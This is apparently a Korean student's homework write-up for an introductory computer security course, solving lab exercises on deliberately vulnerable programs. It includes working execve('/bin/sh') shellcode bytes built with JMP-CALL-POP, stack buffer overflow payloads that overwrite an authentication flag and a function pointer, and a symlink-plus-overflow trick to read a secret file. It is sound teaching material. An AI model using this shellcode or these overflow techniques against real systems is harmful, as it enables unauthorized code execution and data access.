
컴퓨터보안개론 HW1

시작

hackme가 64비트로 컴파일되어 있음.



컴퓨터보안개론 HW1-1775613183524.png

문제 1


```c
int main(void)
{
    char shellcode[] = "";
    (*(void (*)()) shellcode)();  // shellcode 배열을 함수처럼 실행
    return 0;
}
```

여기서 shellcode[] 배열에 있는 바이트들을 그대로 기계어 코드로 실행하게 된다. 쉘 코드를 획득해야 하니, 결국 `execve("/bin/sh", NULL, NULL)` 을 호출해야 한다.

근데 /bin/sh 주소를, 메모리 어딘가에 로드되는데 미리 알 수 없기에 실행 시점에 그 주소를 알아내야 한다. 이를 위해 JMP-CALL-POP 기법을 이용한다.

call 명령어는 다음 명령어의 주소를 스택에 push한 후 점프하는데, 이걸 이용해 call 다음에 문자열을 갖다 놔, call이 리턴 주소를 push할 대 자동으로 그 문자열 주소가 스택에 올라가는 성질을 이용한다. 그럼 아래와 같이 실행 흐름을 짤 수 있다.

이미 `shellcode-creater.c` 가 주어졌기 때문에 바이트를 뽑아 쓰면 되는데, ret에서 멈추기 때문에 직접 odjdump로 봐야 한다.




컴퓨터보안개론 HW1-1775613297584.png

이걸이용해서 직접 exploit1.c에 넣으면 된다!

```c
#include <stdio.h>

int main(void)
{
    // [TODO] 아래 빈 문자열에 쉘코드를 삽입하여 쉘을 획득하세요.
    char shellcode[] =
        "\xeb\x17"              // jmp +23 → get_string(C)으로 점프
        "\x5b"                  // pop ebx → ebx = "/bin/sh" 주소
        "\x31\xc0"
        "\x88\x43\x07"
        "\x89\x5b\x08"
        "\x89\x43\x0c"
        "\xb0\x0b"
```

```
        "\x8d\x4b\x08"
        "\x8d\x53\x0c"
        "\xcd\x80"
        "\xc3"                  // ret  (실제론 안 불림)
        "\xe8\xe4\xff\xff\xff"
        "/bin/shXAAAABBBB";      // 문자열 + 포인터 공간

    (*(void (*)()) shellcode)();

    return 0;
}
```

XAAAABBBB는 그냥 공간을 잡아둔다 생각하면 된다.



컴퓨터보안개론 HW1-1775613600151.png

문제 2

```
int check_password(char *password) {
    struct password_state {
        char password_buffer[16];   // 16바이트 버퍼
        int  correct;               // 바로 뒤에 인증 변수
    } state;

    state.correct = 0;              // 초기값 0 (false)
    strcpy(state.password_buffer, password);  // 길이 체크 없음!

    if (strcmp(state.password_buffer, "actualpw") == 0) {
```


```
            state.correct = 1;
        }

        return state.correct;            // 0이면 실패, 1이면 성공
    }
```

`strcmp` 로 비교해서 `"actualpw"` 가 아니면 `correct` 가 0 그대로다. 그런데 `strcpy` 가 길이 체크를 안해서 16바이트를 초과하면 `correct` 를 덮어쓸 수 있다.

A로 16바이트를 채우고 그 뒤에 \x01을 붙이면 된다.

Info


그러나 hackme의 실행권한이 없어 권한을 주고 실행해도 오답이 나왔고, file로 확인해 보니 64비트로 컴파일되어 있는 것으로 확인



컴퓨터보안개론 HW1-1775614740633.png

Info

주어진 compile-all.sh에도 32비트로 재컴파일하는 과정이 포함되어 있어 이를 수행 후 진행함



컴퓨터보안개론 HW1-1775614764199.png

```c
#include <stdio.h>

int main()
{
    // [TODO] 취약점을 공략할 페이로드(Payload)를 출력하는 코드를 작성하세요.
    // 힌트: 버퍼를 넘치게 하여 인증 변수(비밀번호)를 덮어써야 합니다.
    // 예시: printf("AAAA...");

    printf("AAAAAAAAAAAAAAAA"
           "\x01");

    return 0;
}
```

문제 3

```c
void jackpot() {
    printf("$$$ You hit the jackpot!!! $$$\n...");
}

void play() { /* 랜덤 게임 */ }

int main() {
    struct player_state {
        char name[8];           // 8바이트 버퍼
        void (*functionptr)();  // 바로 뒤에 함수 포인터
```

```c
    } player;

    player.functionptr = &play;  // 초기값: play 함수
    scanf("%s", player.name);    // 길이 체크 없음!
    player.functionptr();        // 덮어쓴 주소를 실행!
}
```


functionptr이 원래 play로 되어 있지만, scanf를 입력받을 때 길이 검사를 안 하므로 name[8]을 넘쳐서 바로 뒤의 functionptr을 jackpot 함수 주소로 잡으면 player.functionptr 실행 시 바로 jackpot이 실행된다!

거리는 8바이트니까 8바이트 버퍼 채우고 functionptr로 덮어쓰면 된다.

```c
int main(int argc, char *argv[])
{
    uint32_t addr = read_jackpot_address(); // 함수 주소 읽어옴

    printf("AAAAAAAA");           // name 버퍼 채움
    fwrite(&addr, 4, 1, stdout);  // functionptr 덮어씀
    printf("\n");                 // scanf("%s") 종료를 위한 개행

    return 0;
}
```

문제 6

secret.txt는 10글자라서 filename[8]에 들어가질 않는다. 그래서 심볼릭 링크 s → secret.txt 생성 후 s 한글자만 쓴다. gdb를 보면 name에서 16바이트를 넘겨쓰면 filename에 도달한다.



컴퓨터보안개론 HW1-1775615530872.png

```c
#include <stdio.h>

int main()
{
    // [TODO] 취약점을 공략할 페이로드(Payload)를 출력하는 코드를 작성하세요.
    // 힌트: 입력 길이 제한(24자)을 우회하여 'secret.txt' 파일의 내용을 읽어내야 합니다.
    // 단순한 버퍼 오버플로우 외에, 리눅스 파일 시스템의 특징(심볼릭 링크 등)을 창의적으로 활용해보세요!

    printf("AAAAAAAAAAAAAAAA"  // name에서부터 16바이트
           "s");               // symlink 타고 secret.txt 오픈

    return 0;
}
```